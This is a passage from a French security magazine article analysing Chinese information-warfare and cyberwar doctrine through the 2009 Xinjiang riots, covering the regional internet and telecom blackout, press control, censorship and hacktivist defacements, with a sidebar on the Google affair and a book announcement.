[20] http://crazylazy.info/blog/content/applying-sandbox-exec-around-safari-single-click

[21] Mac OS X Security, http://images.apple.com/macosx/security/docs/MacOSX_Security_TB.pdf

[22] https://wiki.mozilla.org/Electrolysis

[23] http://trac.webkit.org/wiki/WebKit2

[24] http://blog.whatwg.org/whats-next-in-html-episode-2-sandbox

[25] https://wiki.mozilla.org/Plugins:PlatformIndependentNPAPI

[26] http://www.mail-archive.com/full-disclosure@lists.grok.org.uk/msg40571.html

EMEUTES AU XINJIANG ET GUERRE DE L'INFORMATION CHINOISE

Daniel Ventre, CNRS

mots-clés : GUERRE DE L'INFORMATION / CYBERGUERRE / ÉVOLUTION DE LA THÉORIE ET DE LA DOCTRINE / GÉOPOLITIQUE / CHINE / ÉMEUTES / XINJIANG

D'un point de vue théorique et pratique, où en est aujourd'hui la Chine en matière de guerre de l'information et de cyberguerre ? Nous pourrions voir dans la recrudescence des attaques imputées à la Chine (intrusions dans des systèmes d'information d'agences gouvernementales et de grandes entreprises, vol de données, espionnage, etc.), la démonstration de son implication de plus en plus marquée dans le champ de la guerre de l'information, le recours systématisé à des opérations agressives dans le cyberespace, dans le prolongement somme toute logique des théories et doctrines de GI affichées depuis près de 20 ans (§I). Toutefois, les agressions recensées dans le monde ne sauraient résumer ni même refléter l'approche chinoise de la GI[1] et de la cyberguerre : d'une part, les opérations ne peuvent lui être imputées assurément - pour des raisons techniques - et d'autre part, la doctrine chinoise ne saurait se limiter à ces intrusions. Pour tenter de répondre à la question, il nous a alors semblé intéressant de choisir un nouvel objet d'analyse. Nous avons ainsi analysé les émeutes du Xinjiang, qui au cours de l'été 2009 ont marqué l'histoire de la Chine et avons tenté d'identifier dans les épisodes de cette crise intérieure majeure et les modalités de sa gestion par les autorités (§II), des indices caractérisant l'approche chinoise de la GI (§III).

1 Théories et doctrines chinoises de GI et de cyberguerre : rappels

La conception chinoise de la GI et de la cyberguerre a deux facettes, militaire et civile, développées sur un plan à la fois théorique et pratique.

1.1 La dimension militaire

Depuis le milieu des années 1990, les militaires chinois ont assuré le développement des théories et doctrines de GI, ainsi que leur mise en œuvre progressive au travers du long processus de RAM[2] puis de transformation.

En 1995, le général Wang Pufeng, père de la doctrine chinoise de GI, la définissait comme une guerre dont l'objectif n'est plus la conquête de territoires ou la destruction des troupes adverses, mais la destruction de la volonté de résistance adverse ; une guerre dans laquelle la capacité à voir et à savoir avant l'adversaire, à agir plus vite, à frapper de manière plus précise est tout aussi importante que la puissance de feu.

En 1997 le colonel Wang Baocun ajoutait que la GI peut être menée en temps de paix, de crise et de guerre ; consiste en opérations offensives et défensives ; a pour composantes principales les C2 (commandement et contrôle), l'intelligence, la guerre électronique, psychologique, la guerre de hackers, la guerre économique.

En 1999, les colonels Qiao Liang et Wang Xiangsui, dans leur célèbre ouvrage *La guerre hors limites - l'art de la guerre asymétrique entre terrorisme et globalisation*,

soulignaient que « *le progrès technique [...] a offert de nombreuses possibilités nouvelles de vaincre* », la « guerre hors limites » signifiant pour eux que les armes et les techniques sont multiples et que « *le champ de bataille sera partout* », « *le champ de bataille est à notre porte et l'ennemi est en ligne* », « *c'est la guerre permanente* ». La guerre de l'information est la « *guerre où l'informatique est utilisée pour obtenir ou détruire des renseignements* ».

La revue *Liberation Army Daily* définissait en 2006 la guerre de l'information en ces termes : elle est « *le mécanisme pour prendre le dessus sur l'ennemi dans une guerre sous conditions d'informatisation, trouve sa plus forte expression dans notre capacité ou non à utiliser plusieurs moyens permettant d'obtenir et assurer la circulation efficace de l'information ; notre capacité ou non à faire pleinement usage de la perméabilité, de la propriété de partage et de la connexion de l'information pour réaliser la fusion organique des matériels, de l'énergie, et de l'information, afin de créer une force de combat combinée : et dans notre capacité ou non à utiliser des moyens efficaces pour affaiblir la supériorité de l'information de l'ennemi et l'efficacité opérationnelle de l'équipement informatique ennemi* ».

La modernisation de l'armée chinoise vise l'« *informationization* », concept qui consiste à développer une architecture en réseau afin de coordonner les opérations militaires dans toutes les dimensions.

La stratégie de guerre de l'information chinoise est condensée dans le concept INEW (*Integrated Network Electronic Warfare*), défini par le général Dai Qingmin dès le début des années 2000 : intégration de la guerre électronique (EW) et des attaques par réseaux d'ordinateurs (CNA – *Computer Networks Attacks*) pour la partie offensive, et pour la partie défensive de la protection des réseaux (CND – *Computer Networks Defence*) et des opérations de renseignement (CNE – *Computer Networks Exploitation*). L'action conjointe de CNA et EW contre les C4ISR[3] et les réseaux des systèmes logistiques adverses constitue la base de la guerre de l'information offensive chinoise.

En 2003, le Comité Central du Parti Communiste chinois a validé le concept des « 3 guerres », concept de GI militaire dont les composantes sont la guerre psychologique, la guerre des médias (influencer l'opinion publique nationale et internationale) et la guerre juridique (qui consiste à recourir aux outils du droit national et international pour obtenir le soutien de la communauté internationale).

Quelques publications ont marqué ces dernières années la production chinoise, apportant leur contribution aux réflexions sur ces concepts de GI et cyberguerre, les situant dans un contexte militaire : citons simplement ici *The Science of Campaigns*[4], de Wang Houqing et Zhang Xingye en 2000, *The science of Military Strategy*[5], de Peng Guangqiang et Yao Youzhi en 2005.

La mise en œuvre des concepts est passée par la création de nombreux centres de formation des armées (Zhengzhou, Wuhan, Changsha, ...), qui dispensent aux militaires, depuis le milieu des années 1990, des enseignements en GI. Depuis 1997, la presse a fait état de nombreux exercices de GI menés par les forces armées, preuve du passage de la théorie à la pratique, information qui fut reprise dans des rapports officiels du gouvernement américain.

La place conférée aujourd'hui en Chine à la maîtrise de la dimension cybernétique au sein des armées est considérable, puisque le niveau de développement de ces dernières se mesure à l'aune de celui des capacités de GI. Objectif poursuivi par l'armée chinoise : être capable de gagner des guerres conduites par l'information (guerre de l'information, cyberguerre) d'ici à la moitié du 21e siècle.

La Chine est engagée sans ambiguïtés dans cette voie : « *la cyberguerre n'est plus depuis longtemps affaire de science fiction* », déclarait le colonel Dai Qingmin en 2009, ajoutant que « *l'Internet deviendra le lieu d'une inévitable course aux armements* ».

Toutefois, les capacités réelles de la Chine en matière de GI et de cyberguerre demeurent une inconnue et ce point ne manque d'inquiéter les observateurs (et peut-être victimes) internationaux, comme en attestent les nombreuses publications sur le sujet, dont nous ne mentionnerons ici que le rapport *Capability of the People's Republic of China to Conduct Cyber Warfare and Computer Network Exploitation* (2009)[6], ou la contribution de Timothy L. Thomas dans *Cyberpower and National Security* (2009)[7], publié par la *National Defense University*.

1.2 La dimension civile

L'implication du secteur civil se traduit en Chine de diverses manières :

- Au travers de la renaissance du concept de « guerre du peuple », évoquée par le général Wang Pufeng en 1995, consistant en l'intégration des spécialistes civils et militaires dans une même lutte, le champ de bataille traditionnel n'existant plus, la guerre pouvant être partout et donc l'affaire de tous.
- L'armée chinoise développe ses capacités en relation étroite avec l'industrie du secteur privé et le monde académique, rapprochant ainsi secteur privé et public, secteur civil et militaire, phénomène que l'on observe depuis de nombreuses années dans nombre de nations industrialisées. Il n'y a donc pas là de spécificité chinoise.
- À la frontière du civil et du militaire, des unités de milice ont été établies par l'armée dans les diverses provinces militaires : ayant compétences dans la GI, la guerre électronique, la guerre psychologique,

les opérations d'information, la guerre en réseau, etc. Elles font appel à des citoyens travaillant dans l'industrie ou le monde académique.

- Certains fournisseurs de l'armée chinoise entretiendraient des liens privilégiés avec la communauté des hackers. Nous manquons toutefois d'éléments précis permettant de confirmer ces liens et leur niveau de profondeur.
- L'*Annual Report on the Military Power of the People's Republic of China*[8] rappelait en 2003 les dangers propres au piratage nationaliste (hacktivisme) en période de tension ou de crise. De nombreuses actions sont à leur actif : rappelons les vagues de cyberattaques consécutives au bombardement de l'Ambassade de Chine par les forces de l'OTAN à Belgrade en 1999 ; les attaques contre les intérêts taïwanais ; les attaques en règle contre les sites officiels américains, tibétains, japonais, pour des motifs politiques ; en 2008, les attaques contre le site internet de l'Ambassade de France en Chine suite à la rencontre entre le dalaï-lama et le chef de l'Etat français, etc. Mais le phénomène « hacktiviste » n'est pas une spécificité chinoise.

2 Les émeutes du Xinjiang : rôle du cyberespace

GI et cyberguerre ont vocation à gérer les rapports de force internationaux, mais également un rôle à jouer à l'intérieur du cadre des frontières nationales. Dans les émeutes du Xinjiang, en juillet 2009, espace informationnel et cybernétique ont tenu une place importante : des prémisses de la crise, à sa gestion immédiate, puis à la stabilisation de la situation sur un plus long terme.

2.1 Un contexte explosif dans une région stratégique

Le Xinjiang, situé au nord-ouest du pays, comptant 20 millions d'habitants sur une superficie équivalente à 2,5 fois celle de la France, est une région stratégique pour la Chine (importantes ressources naturelles ; 5300 km de frontières avec 8 pays dont l'Afghanistan, le Pakistan ou la Russie ; proximité avec le Tibet ; forte présence militaire et site d'essais nucléaires, ...).

Pékin poursuit depuis le début des années 1950 une politique de sinisation de la population locale, Ouïghour, turcophone, majoritairement musulmane. Mais de violents conflits interethniques, indépendantistes, religieux, terroristes, ont fait des milliers de victimes depuis 50 ans.

2.2 Les émeutes de juillet 2009 : chronologie

Tout serait parti de rumeurs sur Internet. Fin juin 2009, un employé qui vient d'être licencié d'une fabrique de jouets située à Shaoguan (province de Canton) aurait lancé une rumeur sur Internet : six ouvriers Ouïghours auraient violé deux ouvrières Hans au sein de l'entreprise. Les ouvriers Hans s'en prennent alors en représailles aux ouvriers Ouïghours. Les bagarres au cours de la nuit du 25 au 26 juin 2009 se soldent par la mort de deux ouvriers Ouïghours[9] et font 120 blessés. Le 5 juillet, la communauté Ouïghour organise à Urumqi une manifestation, pour exprimer son mécontentement vis-à-vis de la manière dont les autorités chinoises ont géré les incidents de Shaoguan (les 400 policiers présents n'auraient pas fait grand-chose pour empêcher les violences). La manifestation dégénère très vite : le millier de manifestants Ouïghours affronte les forces de l'ordre, puis s'en prend aux chinois Hans. Les autorités communiquent des bilans élevés dès le 6 juillet. Le 7, les chinois Hans s'en prennent aux Ouïghours, en représailles. Le 8, le président Hu Jintao écourte son séjour au sommet du G8 en Italie et rentre en Chine pour gérer la situation de crise au Xinjiang. Les violences font fuir hors de la capitale des milliers d'habitants effrayés. Le 10 juillet, les autorités ferment les principales mosquées afin d'éviter des attroupements et de nouveaux débordements. Au-delà de la région et de la Chine même, l'incident a des répercussions : prises de position des gouvernements étrangers ; la Turquie accuse Pékin de génocide ; le 6 juillet, Pékin accuse Rebiya Kadeer, la présidente du WUC[10] exilée aux Etats-Unis, d'avoir fomenté la révolte, affirmant même le 9 juillet avoir intercepté ses communications, prouvant son implication dans l'organisation des émeutes[11]. La révolte Ouïghour aurait d'autre part été « récupérée » par des mouvements islamistes : selon le cabinet d'analyse londonien Stirling Assynt, Al-Qaeda au Maghreb aurait appelé mi-juillet à des représailles contre les intérêts chinois en Algérie. L'ambassade de Chine à Alger, via son site internet, demanda alors la plus grande prudence à ses ressortissants. Les émeutes des 5, 6 et 7 juillet 2009 ont officiellement fait 197 victimes et 1 721 blessées, majoritairement Hans. Durant les semaines et mois qui suivirent les massacres, la situation est demeurée très tendue dans la région, Urumqi étant de nouveau le théâtre de manifestations meurtrières le 3 septembre 2009.

2.3 Le cyberespace au Xinjiang : une région « connectée » ?

La population d'internautes en Chine pour l'année 2009 était estimée à 360 millions, avec un taux de pénétration de 26,9%. Au Xinjiang, le taux de pénétration de l'Internet était de 27,1% en décembre 2008 (6,25 millions), donc à

peine supérieur à la moyenne nationale. Le Xinjiang dispose de 3 fois plus de noms de domaines, de deux fois plus de sites internet, et de près de 35 fois plus de pages internet que le Tibet. La région est ainsi davantage présente que le Tibet sur Internet, ce qui est susceptible d'avoir des conséquences directes sur la manière d'aborder la gestion de la crise, dès lors qu'elle prend en compte la dimension cybernétique.

2.4 Les défigurations de sites

Comme lors de toute crise ou événement politique important, la communauté hacktiviste internationale s'est manifestée. La presse internationale a ainsi rapporté plusieurs cas de défigurations :

- Plus de 2000 pages de sites chinois auraient été piratées par le groupe turc *Ayyildiz Hack Team*.
- Le 11 juillet 2009, le site du Centre météorologique chinois était défiguré par *Linuxploit_crew*.
- Le site de l'Ambassade de Turquie à Pékin (turkey.org.cn) a été attaqué le 13 juillet 2009 par un hacker chinois (ou pro-chinois ?), après que le premier ministre turc, Recep Tayyip Erdogan, ait qualifié les incidents de génocide.
- Le 7 août 2009, le site du Festival du film de Melbourne a été victime d'attaques signées « oldjun », hacker chinois (ou pro-chinois ?) affichant un message anti-Ouïghour.
- Le 8 septembre 2009, les organisateurs du festival international du film de Kaohsiung (Taïwan) annoncent que des hackers ont piraté leur blog, y postant un message qui accuse Rebiya Kadeer d'être à l'origine des émeutes au Xinjiang[12].

2.5 Le cyberespace comme vecteur de menaces

Le cyberespace constitue pour la Chine comme pour nombre d'acteurs dans le monde, États démocratiques ou non, et pour des raisons diverses, une source d'instabilités, de risques potentiels. Celui-ci fait dès lors l'objet de la part des autorités, de mesures d'encadrement, parfois très restrictives. Ceci est vrai en situation de paix et semble s'imposer en situation de crise ou de conflit. Lors de la crise au Xinjiang, les autorités ont accordé une attention toute particulière à la gestion de l'information, à l'encadrement des moyens de communication, à la régulation du cyberespace, ses contenus, ses infrastructures, ses acteurs.

AUTOUR DE L'ARTICLE...

▪ LE CONTEXTE GÉOPOLITIQUE INTERNATIONAL

L'affaire Google qui a défrayé la chronique en ce début d'année 2010 est symptomatique de la tension qui règne entre les grandes puissances, lesquelles s'affrontent pour l'acquisition, le maintien ou le développement de leur maîtrise des espaces. Car il ne s'agit pas ici uniquement de dominer un marché (concurrence économique), ni même seulement de maîtriser le cyberespace. Il ne s'agit pas non plus uniquement de défendre des valeurs fondamentales : d'un côté, la liberté d'expression, les droits de l'homme, le caractère ouvert et neutre (?) de l'Internet, de l'autre, la sécurité nationale et la souveraineté (pour Pékin, la paix sociale passe par l'encadrement des moyens de communication et des contenus)[1].


Cette lutte pour la maîtrise des dimensions cybernétiques et informationnelles s'inscrit dans une stratégie plus générale de puissance dans tous les espaces (maritime, terrestre, aérien, spatial), déclinée sur les plans militaires, économiques, industriels, culturels. Qui dit puissance, dit pour la Chine recherche d'une forme d'indépendance de moyens : développer ses propres normes (IPv9), ses propres applications logicielles, ses propres infrastructures et matériels. La recherche d'indépendance technologique et la montée en puissance de la Chine sur tous les fronts inquiètent au plus haut point les Etats-Unis. La flotte sous-marine chinoise présente dans le Pacifique serait aujourd'hui supérieure à celles des Etats-Unis et du Japon réunies[2]. Si l'inquiétude est grande, c'est parce que les velléités chinoises limitent les capacités des autres puissances à imposer leurs volontés et à agir librement dans toutes les dimensions, limitent les capacités de projection des forces américaines. C'est donc pour sa dimension géostratégique, dépassant les seuls intérêts économiques immédiats ou prétentions idéologiques de la firme américaine, que l'affaire Google a rapidement pris une tournure diplomatique. La stratégie de guerre de l'information ou de cyberguerre, chinoise ou américaine, n'est que la brique d'un édifice plus large, l'élément d'une combinaison de moyens et de politiques.

Notes :

[1] « ***Guider l'opinion sur Internet est une mesure majeure pour la protection de la sécurité de l'information sur Internet*** », déclarait récemment Wang Chen, chef du bureau de l'information du gouvernement central chinois. www.dw-world.de/dw/article/0,,5127865,00.html, « ***EU official calls cyber attacks on Chinese political activists « worrying »*** », AFP, Reuters, Michael Lawton, 14 janvier 2010.

[2] http://www.heritage.org/Research/Reports/2010/02/Submarine-Arms-Race-in-the-Pacific-The-Chinese-Challenge-to-US-Undersea-Supremacy

▪ LIVRE : CYBERGUERRE ET GUERRE DE L'INFORMATION. STRATÉGIES, RÈGLES, ENJEUX



À l'heure où les grandes nations de ce monde, mais aussi les plus modestes, semblent confrontées au spectre des cyberattaques, les interrogations des acteurs de la sécurité et de la défense portent tout autant sur les potentiels agressifs que défensifs offerts par les systèmes d'information, les leurs, et bien sûr ceux de leurs concurrents ou adversaires, voire de leurs partenaires. Les réflexions sur la cyberguerre et la guerre de l'information constituent le thème central du nouvel ouvrage collectif, édité sous la direction de Daniel Ventre, et publié chez Lavoisier. L'ouvrage s'éloigne des représentations parfois caricaturales sur le rôle et les capacités de l'espace informationnel et des technologies de l'information (discours apocalyptique et utopique), et propose un outil de compréhension des mécanismes logiques, modalités qui caractérisent les rapports de force au sein de l'espace informationnel.

Les trois premiers chapitres, « *La cyberguerre et ses frontières* » (François Bernard Huyghe), texte interrogatif et médiologique, « *Guerre du sens, cyberguerre et démocraties* » (Colonel François Chauvancy), traitant des facteurs historico-culturels d'une nouvelle polémologie, « *Intelligence, the first Defence ? Quelques observations sur la guerre de l'information dans son rapport à la surprise stratégique* » (Joseph Henrotin), analyse de stratégie, sont la partie théorique et conceptuelle de l'ouvrage. Les deux derniers chapitres offrent une approche plus pratique, empirique, opérationnelle. Le chapitre « *Aspects opérationnels d'une cyber-attaque, renseignement, planification et conduite* » (Eric Filiol), analyse ainsi l'articulation entre l'attaque et la stratégie générale. Le chapitre « *émeutes au Xinjiang et guerre de l'information chinoise* » (Daniel Ventre) analyse de manière très détaillée la stratégie chinoise confrontée à une crise interne et propose une interprétation de la théorie chinoise contemporaine en matière de guerre de l'information.

Auteurs : Daniel Ventre, F.B. Huyghes (IRIS), Col. F. Chauvancy (CICDE), J. Henrotin (CAPRI), E. Filiol (ESIEA).

Editeur : Lavoisier

300 pages

A paraître courant 2010.

2.5.1 Les menaces potentielles

Le cyberespace peut être :

- Le vecteur de la rumeur. Le *People's Daily* accusait les Etats-Unis, en juillet 2009, d'utiliser Internet pour propager des rumeurs et de mener par ce biais des opérations de guerre de l'information dans les pays où ils veulent intervenir, comme lors des élections en Iran en 2009[13].
- L'outil d'organisation des émeutes.
- Un outil permettant d'attiser les haines.
- Le vecteur de la désinformation : infiltration de contenus depuis l'étranger, diffusion de vidéos, utilisation d'images détournées de leur vrai contexte, ...

C'est pour limiter ces impacts négatifs que, dans les 24 heures qui suivirent le début des émeutes dans le Xinjiang, les autorités avaient partiellement bloqué l'accès à Internet, coupé les communications internationales et les SMS[14].

2.5.2 La presse

Dans cette situation d'urgence, il était impératif de faire entendre la voix officielle. Les autorités ont alors mis en œuvre toutes les méthodes à leur disposition pour occuper au mieux l'espace informationnel. Les médias régionaux et nationaux ont diffusé les messages officiels. La presse étrangère fut invitée dès les premiers jours, attitude contrastant avec la position des autorités chinoises l'année précédente, au Tibet. Mais cette presse fut relativement bien encadrée, malgré l'apparente liberté de mouvement, tous les journalistes travaillant dans une seule salle de presse, installée dans un hôtel, le seul lieu disposant dans la capitale de quelques connexions internet à se partager.

2.5.3 Coupure des télécommunications

Le fournisseur de services de téléphonie mobile China Mobile a suspendu ses services dans la région, pour aider au retour à la paix et prévenir la propagation de l'incident.


Les utilisateurs ont tenté de contourner les difficultés occasionnées par les coupures : les appels en provenance de l'étranger étant impossibles directement vers le Xinjiang, les appels furent dans un premier temps dirigés vers des contacts en Chine, qui faisaient alors suivre l'appel vers le Xinjiang.

2.5.4 Internet : blocage des accès

Dès les premières heures de la crise, l'Internet au Xinjiang était partiellement bloqué et de nombreux sites du Xinjiang, notamment des médias, étaient inaccessibles

depuis la Chine et l'étranger : les sites de la presse comme *Xinjiang Daily, Xinjiang Metropolis Daily, Xinjiang Legal Daily, Morning Post*, et des portails d'information comme *iYaxin, Tianshan*, la *Xinjiang Television Station*, la chaîne *Urumqi People's Broadcasting Station*, la chaîne locale de télévision *Urumqi UTV Station*, ou encore le site du gouvernement de la ville d'Urumqi. Cette pratique a des précédents en Chine. Lors des émeutes de Shishou du 19 au 21 juin 2009, l'Internet avait été coupé, afin de neutraliser l'action des manifestants et leurs capacités d'organisation à l'aide d'outils comme Twitter (qui avait déjà été bloqué à la veille du 20ème anniversaire des manifestations de Tiananmen[15], tout comme Flickr, Hotmail, MSNSpaces, Youtube, les plates-formes Blogger, Typepad, ou encore Bing.com).

Les informations disponibles sur le site du projet américain Herdict[16], qui recense les déclarations d'inaccessibilité aux sites dans le monde, permettent d'analyser l'impact des mesures concernant les sites chinois. La courbe concernant l'inaccessibilité de Twitter en Chine est révélatrice : deux pics importants apparaissent, l'un coïncidant avec le 20e anniversaire de Tiananmen, le second avec les émeutes du Xinjiang.



Evolution des déclarations d'inaccessibilité du site Twitter en Chine. Période 1 février - 31 décembre 2009. A partir des données relevées sur la base Herdict

2.5.5 Internet : contrôle des contenus

Dans le cadre des émeutes du Xinjiang, de nombreux médias étrangers ont utilisé des images détournées de leur contexte. Une photographie prise lors des émeutes de Shishou[17] (en 2009), initialement publiée le 26 Juin par le *Southern Metropolis Weekly*, fut utilisée par *Reuters*, le *Daily Telegraph* et le *WUC*[18], pour dénoncer les violences policières à Urumqi. Le 28 juillet, un internaute supposé être un membre important du WUC est accusé d'avoir diffusé une vidéo intitulée « Femme Ouïghour battue à mort », mais qui était en réalité une vidéo de CNN réalisée à Mosul, en Irak, le 7 avril 2007[19]. Le WUC diffusait sur son site internet une image des violences à Urumqi[20], provenant de l'AFP et qui ne montrait qu'un simple accident de voitures. Reuters a diffusé l'image d'un corps gravement mutilé, mais n'a pas pris le temps de vérifier la source procédant ensuite au retrait de l'image.

Pour tenter de réguler l'information et influencer les opinions, le gouvernement chinois paierait des « censeurs » à la pièce (les « 50-cent-ers », payés 50 cents par post censuré), chargés de filtrer et couper les contenus (remplaçant les commentaires postés par les internautes par un laconique « There are no comments at this time »), images, vidéos et commentaires ont été disséminés sur la toile mondiale, échappant à tout contrôle de Pékin. Les mesures restrictives ont leurs limites d'efficacité.

2.5.6 Le maintien du black-out

Les autorités, en coupant les flux de communication de « l'adversaire », ont cherché à éviter les interactions entre monde réel et virtuel, espace matériel et espace informationnel.

Le black-out, qui a paralysé dans le même temps les communications internet et les services de téléphonie, poursuivait officiellement plusieurs objectifs : isoler les insurgés, leur interdire toute possibilité de communiquer avec d'autres groupes, éviter que le brasier ne soit entretenu, éviter que des voix encourageant les émeutes ne soient entendues, circonscrire au maximum l'étendue de la violence, interdire la diffusion d'informations de toute nature (vraies, fausses, déformées) susceptibles de favoriser le jeu de la violence.

Mais ce qui semblait être situation d'urgence est devenu situation pérenne, le black-out est devenu la norme plus de 6 mois durant.

Le black-out sur les télécommunications fut maintenu aussi longtemps que celui pesant sur l'Internet. Lorsque les autorités ont annoncé la restauration progressive de l'accès à Internet, fin décembre 2009, aucun calendrier n'a cependant été donné concernant la réouverture des lignes de télécommunications internationales, ni les SMS.

3 La GI chinoise au prisme de la crise du Xinjiang

3.1 Le Xinjiang, terre de GI et de cyberguerre ?

La présence militaire dans la région est forte. Martin Andrew, officier de l'armée de l'air australienne, spécialiste des questions militaires chinoises, affirmait en 2005 que la région du Xinjiang constituait même, pour l'armée chinoise, le premier centre de tests pour la GI[21] : « *En raison de son isolement et de son terrain varié, elle est devenue la première zone d'entraînement pour*

développer la nouvelle cyberguerre que poursuivent les militaires chinois. La Chine peut développer son idée de guerre de l'information dans un espace et un terrain relativement libre, permettant l'utilisation de guerre électronique offensive et de manœuvres à grande échelle loin de regards et sans interférence avec des activités commerciales. La région militaire du Xinjiang a récemment été le théâtre d'une série d'exercices dans le désert de Taklimakan, où un réseau LAN C4I a été incorporé dans une division sur un espace de 1 000 km de long, qui intégrait intelligence, C2 [...] Les Chinois ont conduit une campagne de guerre de l'information contre les Ouïghours, au travers de forums internationaux, en les qualifiant de terroristes et en produisant un livre blanc et des articles soulignant les crimes commis contre la Chine »[22]. La région abrite également des stations d'interception des communications (SIGINT) dans plusieurs villes : à Kitai, à Korla[23] (stations d'écoute développées au début des années 1980, sous la conduite de la CIA avec des équipements de la NSA)[24] à Kashi, Lop Nor, Dingyuanchen ou encore Changli (interception des communications satellites)[25].

3.2 Identification de quelques caractéristiques de la GI chinoise

- La guerre de l'information demeure un concept essentiellement militaire, un outil de pouvoir. La gestion de la crise au Xinjiang fut militaire et a impliqué les plus hautes sphères du pouvoir.

- Selon la doctrine connue, les opérations d'information consistent à bloquer des canaux de communication tout en assurant la sécurité de ses propres flux d'information. Il s'agit de prendre le contrôle des flux d'information de l'adversaire et d'établir la maîtrise de l'information, prérequis pour prendre l'avantage dans les autres domaines. Cette approche fut appliquée par les autorités dans la crise du Xinjiang.

- La doctrine militaire prévoit de dégrader les réseaux, de manière préemptive, avec pour effet d'empêcher l'ennemi de collecter, traiter et diffuser l'information ou d'accéder à l'information nécessaire pour soutenir des opérations de combat, permettant aux forces armées d'atteindre leurs objectifs opérationnels (déployer leurs troupes, ...). La méthode consiste à rendre l'adversaire aveugle et muet. Le black-out imposé poursuit cet objectif.

- La maîtrise de l'information c'est également, via les opérations d'information, l'encadrement de la presse. Celui-ci fut réalisé pour la presse nationale, ainsi que pour les médias étrangers invités au Xinjiang.

- « *La vitesse de réaction du soldat a toujours été le point le plus important de la guerre. Aujourd'hui, avec l'informatisation de la guerre, il faut se concentrer encore davantage sur cette vitesse* »[26]. « *Le temps [...] est la pièce maîtresse de la guerre. Avec l'informatisation de la guerre, il est plus important qu'avant, et ce d'autant plus quand l'un des deux adversaires a la capacité de partager l'information, lui conférant ainsi un avantage sur l'autre* »[27]. Dans la résolution de la crise, il s'agissait aussi de (re) prendre rapidement l'avantage en s'efforçant de maîtriser l'information et leurs vecteurs que sont les systèmes d'information. La supériorité suppose de traiter avant l'autre des données utiles, d'en disposer en temps nécessaire, de savoir les traiter, de les fournir aux C2[28]. Or les émeutiers agissant plus rapidement, les autorités ont été prises de vitesse, se sont trouvées débordées et placées dans une position réactive et défensive. Il s'agissait alors pour elles de rattraper le retard pour reprendre le dessus. Quelques heures, c'est le temps qu'il aura fallu pour que l'espace informationnel fasse l'objet de mesures de régulation, pour procéder au blocage de l'Internet, à la coupure des télécommunications (mesures radicales s'il en est).

- Nous retiendrons enfin de cette crise la preuve de l'existence de failles dans le système chinois. Les autorités affirment avoir intercepté les communications du WUC, et selon le maire d'Urumqi, la manifestation du 5 juillet aurait été organisée en ligne via des services comme les QQ Groups[29]. Tout ceci est annoncé a posteriori. La Chine dispose-t-elle vraiment des moyens imposants de renseignements et de contrôle de l'espace informationnel qu'on lui accorde généralement ? Si tel est le cas, comment la sécurité chinoise n'a-t-elle pu identifier les signes précurseurs des émeutes, ou n'a pas su les interpréter ? La dissémination d'informations en provenance d'Etats tiers, qui hébergent des dissidents, des membres de diasporas hostiles, des mouvements qui sont qualifiés de terroristes par la Chine, semble non maîtrisable.

- Les stations d'écoute, la surveillance de l'Internet, les policiers du net, les censeurs, la « Grande Muraille » d'Internet, ne sont pas la parade absolue contre les risques de contournement, contre les menaces internes et externes. Le système chinois est, comme les autres, faillible, ni plus ni moins capable de maîtrise des flux d'information qui circulent dans le cyberespace. La maîtrise de l'espace informationnel, même en Chine, même avec les moyens de contrôle et de censure qu'on lui prête, relève encore à ce jour de l'inaccessible[30].

- Le choix de la coupure des voies de télécommunications fut radical (couper des moyens de communication permet également d'éviter les désagréments d'un brouillard informationnel trop épais), mais démontre l'absence de parade efficace, de solutions alternatives. Ce faisant, les autorités ont peut-être pointé du doigt leur propre centre de gravité.

Conclusion

Au travers de la diffusion de vidéos sur Internet, dont certaines d'entre elles furent reprises sur les chaînes de télévision chinoises, au travers des actions de communication à destination de la presse étrangère et nationale, de la prise en main du contenu de l'information officielle, de la maîtrise des flux d'informations en Chine par la coupure des circuits de communication au Xinjiang (Internet, télécommunications), avec l'aide modérée des hacktivistes, mais encore du côté Ouïghour par le recours au cyberactivisme et à des démarches de nature médiatique (attirer l'attention de l'opinion internationale par la projection dans divers pays d'un film lié à la cause Ouïghour, attention d'ailleurs opportunément renforcée par les opérations de hacking des sites - attribuées à la Chine - des divers festivals du film qui avaient décidé de sa projection), il apparaît que la dimension essentielle de la gestion de cette crise a résidé dans la primauté accordée à la gestion de la perception.

Mais le fait majeur est sans nul doute le choix qui a consisté à imposer un black-out sur les communications d'une région entière plus de 6 mois durant. Fait sans précédent. La théorie de GI s'appuie généralement sur deux familles d'objectifs : utiliser, intercepter, exploiter, perturber, altérer, détruire l'information et les systèmes d'information adverses ; protéger son information et ses systèmes d'information des mêmes opérations qui seraient menées par l'adversaire. Or dans cette configuration de crise intérieure, il ne s'agit pas uniquement de s'en prendre à une information et à des systèmes externes, identifiés comme adverses. La théorie, binaire (mener des actions contre un adversaire, assurer la protection de son propre camp, les deux séparés par une ligne de démarcation fut-elle virtuelle), n'est plus pertinente en pareille situation. La cible est ici dans la forteresse. La théorie de GI inscrirait donc la contrainte du sabordage, envisageable quand l'adversaire est dans nos lignes.

L'Internet est un système d'armes vulnérable. La Chine joue avec le cyberespace, mais en subit aussi les contraintes. Débordements, impossibilité de maîtriser complètement l'objet : comme d'autres nations, la Chine sera sans doute contrainte d'imaginer une autre approche de ce que peut être la « maîtrise » de l'espace informationnel et du cyberespace, et donc d'offrir des théories et doctrines nouvelles dans les prochaines années. ■

NOTES

[1] **GI : guerre de l'information**

[2] **RAM : Révolution dans les Affaires Militaires**

[3] **Command, Control, Computers, Communications, Intelligence, Surveillance, Reconnaissance**

[4] **HOUQING W., XINGYE ZH., *The Science of Campaigns*, Beijing, National Defence University Press, Mai 2000.**

[5] **GUAGQIANG P., YOUZHI Y., Eds., *The Science of Military Strategy*, Military Science Publishing House, édition anglaise, 2005.**

[6] **KREKEL B., *Capability of the People'Republic of China to Conduct Cyber Warfare and Computer Network Exploitation*, Northrop Grumman Corporation, 9 octobre 2009.**

